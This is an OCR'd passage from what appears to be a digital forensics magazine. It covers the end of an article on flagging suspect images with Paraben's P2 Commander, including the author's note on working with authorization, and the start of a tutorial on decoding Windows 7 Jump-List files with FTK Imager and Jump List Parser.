


Figure 20. *New container directory in the case explorer pane*

SEARCHING FOR SUSPICIOUS IMAGE FILES

P2 Commander can be used to search for suspicious images like pornography. This can be very useful where investigating employee misconduct in terms of endpoint usage, sexual harassment or child pornography. A directory can be analyzed for such suspicious images selecting the directory and using the *Sorting* option under *Tools* from the menu bar. In Figure 21, the H directory is selected for sorting, that will search drive H and all the subdirectories in it for suspicious material.




Figure 21. *Sorting option under Tools*

Once *Sorting* is clicked, the P2 Commander Sorting Engine pops up starting with general options for the sorting, files with undetected format and deleted data are added to the sort options in our example as shown in Figure 22. The next step is the *Image Analyzer Options*, which is selected specifically for detection of potentially pornographic material. The sensitivity of the image analyzer engine can be increased or decreased; increasing it makes it increase the number of files that will be labeled suspect, while decreasing reduces such. The default sensitivity level is 75 as used in our example (Figure 23). The file filter is used to restrict the files to be search by the image analyzer to a particular size, and the resolution filter restricts the search to resolution size. Both file filter and resolution filter are not used in the example. The final step is the *Advanced Options*, which offers additional search criteria like email attachment storage searches and some criteria that can be skipped (Figure 24), but nothing is selected in the advanced options in our example. Then finish is clicked to start the sorting. The process is shown in the *Task* pane at the bottom of the interface where the status can be seen to be running while the sorting is taking place. Once completed, the status can be seen as completed under the *Completed* tab in the *Task* pane (Figure 25).




Figure 22. *P2 Commander Sorting Engine general options*




Figure 23. *Image Analyzer Options of the sorting engine*




Figure 24. *Advanced Options of the sorting engine*




Figure 25. *Completed tasks in the Completed tab of the sorting engine*

The *Sorted Files* tab located under the *Case Explorer* view just to the right of the *Case Explorer* tab is clicked to view sorted files. The image analyzer results can then be expanded to see if there are any suspect files in the drive (Figure 26). It can be seen in the example that there are three items in the image analyzer results; two are low suspect and one highly suspect. Clicking on the low suspect directory reveals the two documents that we had previously seen on the drive: the image file and the apparent document file. Notice as before, the image analyzer is also not deceived by the change in file extension of the image named *document.doc* and reveals its actual file type and content (Figure 27); so a criminal trying to hide an inappropriate picture by changing the file extension would not be able to hide from the forensic investigator using a tool like Paraben's P2 Commander. A review of the highly suspect result shows an image of a nude hand – which was added to the drive (Figure 28). The image analyzer recognizes skin tones and shapes which are like sensitive human body parts, and hence flags any image that may look so, in our example the hand has a consistent tone that reflects uncovered skin and the shape also looks like other parts of the human anatomy. Porn detection software usually use criteria as skin colour, shape, consistent tone and colour spread over a space, and in the case of videos movement may be an added criterion to determine which files to flag as suspect.




Figure 26. *Sorted files view*




Figure 27. *Review of low suspect images*




Figure 28. *Review of highly suspect image file*

An investigation may be carried out with the primary aim of detecting suspicious pornographic files and images which may be relevant to cases such as sexual harassment, employee misconduct or child pornography, which implies that, in the case of a criminal investigation, a warrant was obtained and authorization was given to search for such material. However, such files may be uncovered in the course of an investigation that was not primarily nor directly linked to the images. In such a situation, the investigator should best not pursue such files until he has stated that such data are available to the appropriate authorities and is granted authority to continue searching for and collecting such data as evidence. Going ahead to investigate and review such pornographic data without due authorization in an investigation that is not related might result in sanctions against the investigator, and presenting such data as evidence would most likely be thrown out.

CONCLUSION

Every operating system has its unique peculiarities in terms of operations, which can determine how to

go about investigating it successfully. An investigator needs to be familiar with the operating system(s) on suspect machines that need to be investigated for evidence in any case to ensure evidence is properly and reasonably collected in a forensically sound manner. Windows is a very commonly used operating system, and therefore digital forensics investigators need to be familiar with the operating system and tools for investigating and analyzing it. There are many digital forensic investigation tools available, many of them can be used across multiple platform and operating systems, especially Microsoft Windows. Paraben's P2 Commander is quite robust and is very effective for many investigations that will need to be carried out on Windows systems.

Digital forensic tools continue to evolve as technology and the bad guys evolve in a bid to tackle digital crimes and offenses. Techniques used by offenders to mask their wicked activities can be unmasked with digital forensic tools (like trying to hide files by changing file extension). However, the tools might tend to be developed after-the-fact as the bad guys usually tend to be a couple of steps ahead in terms of technology, they are always constantly working to beat any development that has been made to track and apprehend them. That notwithstanding, digital forensic tools are still equal to the task of catching most offenders, and as stated continue to evolve to meet up with new challenges.

REFERENCES

- Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press.
- Franklin, C. and Coustan, D. (2013) *How Operating Systems Work* [Online]. Available from: *http://computer.howstuffworks.com/operating-system1.htm/printable* (Accessed: 30 July 2013).
- Microsoft (2003) *How NTFS Works* [Online]. Availble from: *http://technet.microsoft.com/en-us/library/cc781134(v=ws.10).aspx* (Accessed: 30 July 2013).
- Oppenheimer, P (n.d) *File Systems Forensics: FAT and NTFS* [Online]. Available from: *http://www.priscilla.com/Courses/ComputerForensics/pdfslides/FileSystemForensics.pdf* (Accessed: 30 July 2013).
- Paraben Corporation (2013) P2 Commander How To. Paraben Corporation.

ABOUT THE AUTHOR

Dauda Sule, CISA. He is currently the Marketing Manager of Audit Associates Limited which is a consultancy firm that specializes in designing and organizing training programs pertaining to auditing, fraud detection and prevention, information security and assurance, and anti-money laundering. He is a CISA and has an M.Sc. in Computer Security from the University of Liverpool. Dauda also has a first degree black belt in Taekwondo. He has previous experience of over five years in the Nigerian Banking industry, and also did some time in Gtech Computers (a computer and allied services company) as a systems security and assurance supervisor.

USING JUMP-LIST FEATURE OF WINDOWS 7

FOR EVENT RECONSTRUCTION BY EVERSON PROBST

by Everson Probst

The identification and understanding of the last actions of a computer user are fundamental during a computer incident investigation. Such activity may be very simple when the assessed system presents organized and centralized registries and logs, such as in the systems based on Unix. However, Windows operating systems do not have these qualities. Therefore, the forensic examiner needs to use several features of the system to be able to reconstruct user events. This article deals with a relevant information-rich resource, the Jump-List.

What you will learn:

- How to decode Jump-List files;
- How to use Jump-List to identify documents recorded in external drives.
- How to use Jump-List to identify output remote connections;

What you should know:

- Familiarity with the FTK Imager;
- Familiarity with the Terminal Command.
- Familiarity with the Registry Viewer;

Reconstructing past events is the main goal of a forensic examiner. However, this process may be enhanced in case the examiner consider, in addition to the registries and events of the system, program logs and other features. An example of useful feature to reconstruct events is the Jump-List. In this, information about the last action of the computer user and the last files and documents handled can be found. This article will teach you how to do so.

WHAT IS THE JUMP-LIST

Jump-List is a feature launched in Windows Seven version that allows the friendly visualization and fast access to applications and last documents accessed by the user. It is a list of options and recent items shown to user when he/she right clicks on a program in Windows Seven Taskbar.

HOW THIS CAN HELP US

Windows operating system has features present in all its versions that support in determining the last steps of a user; such features are the registries – where information about the computer configuration and the events are stored – where information about the events generated by the user and by the system are stored. However, information that may be checked in this two features are extremely limited and generally do not allow a Windows forensic examiner to create a complete timeline.

Among several features and functions of the Windows that, however not having this purpose, help in reconstructing events, we find the Jump-List.

There is a Jump-List file to each computer program, that is, to a list of options and current items of the Internet Explorer there will be a specific Jump-List. The same occurs to the Microsoft Word list, etc. These files are created by the operating system and are placed in two places:

```
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\customDestinations
```

An important information about the Jump-List file is that it is not automatically deleted after uninstalling the program to which it refers. This means that is possible to find out information on the use of a program that has already been uninstalled by the user. Other point is that the Jump-List file supports more than one registry of the recent operations. This means that Microsoft Word Jump-List, for instance, will show not only the information on the last file opened, but also the last files currently opened in such program.

Information used by the operating system to generate the Jump-List are stored in OLE Compound Files (container-like file that allows several storage of registries or flows) Once Jump-List files have their own frame and codification, they must be previously treated by specific tools, so that they may be assessed. In this article, we will use the JMP tool – Jump List Parser 0.17 version, developed by TZWorks, LLC.

This tutorial will require the download of three free/trial tools, FTK Imager and Jump List Parser and Registry Viewer, which can be found in the following websites:

- FTK Imager: *www.marketing.accessdata.com/acton/form/4390/0119:d-0002/0/index.htm*
- Jump List Parser: *https://tzworks.net/download_links.php*
- Registry Viewer: *http://www.accessdata.com/support/product-downloads*

This tutorial starts from the stage of data analysis of a forensic image. Therefore, prior technical knowledge is required on acquisition, chain of custody and data preservation.

In addition, this tutorial is divided into two parts; the first part deals with the method of treatment and analysis of the Jump-List, while the second part addresses three practical cases of using this type of analysis.

PART 01 OF EXAMINATIONS

Open the forensic image of the disk using the FTK Imager tool to have access to the file structure. To do so, click on the “Add Evidence File” and select the forensic image.




Figure 1. *Opening an evidence with FTK Imager*

After having opened the forensic image on FTK imager, use the “Evidence” panel and locate the directory: C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestination, as shown as follows:




Figure 2. *Locating Jump-List files*

All files of the "AutomaticDestinations" directory will be listed in the right side table of the FTK Imager in the "File List" panel. Select all the files and right click on them, then choose "Export Files..." to save the selected files in the computer:




Figure 3. Exporting files to the computer

After being exported, we will use the Jump List Parser software to decode the Jump-List files. In order to know to which program a Jump-Lisp file refers to, check the meaning of its ID (set of hexadecimal characters preceding AutomaticDestinations text in the file name) at the address *http://www.forensicswiki.org/wiki/List_of_Jump_List_IDs.*

In this example, we will use the Jump-List file referring to Windows Explorer program. This file name is "1b4dd67f29cb1962.automaticDestinations-ms". However, any other Jump-List file may be used to perform this procedure.

Open the Windows Command Prompt (CMD) and goes to the directory where JMP was downloaded (use CD command). Type the following command: > jmp64.exe {Jump-List file} –csv > {destiny/name_of_file_result}. The "-csv" parameter was used so that the procedure result of Jump-List file was created in tab format, allowing an easy handling in the Microsoft Excel.




Figure 4. *Using Jump List Parser*

After decoding the file, open the result in the Microsoft Excel program, select the first column and in the option guide "Data" chose the option "Text to Columns".

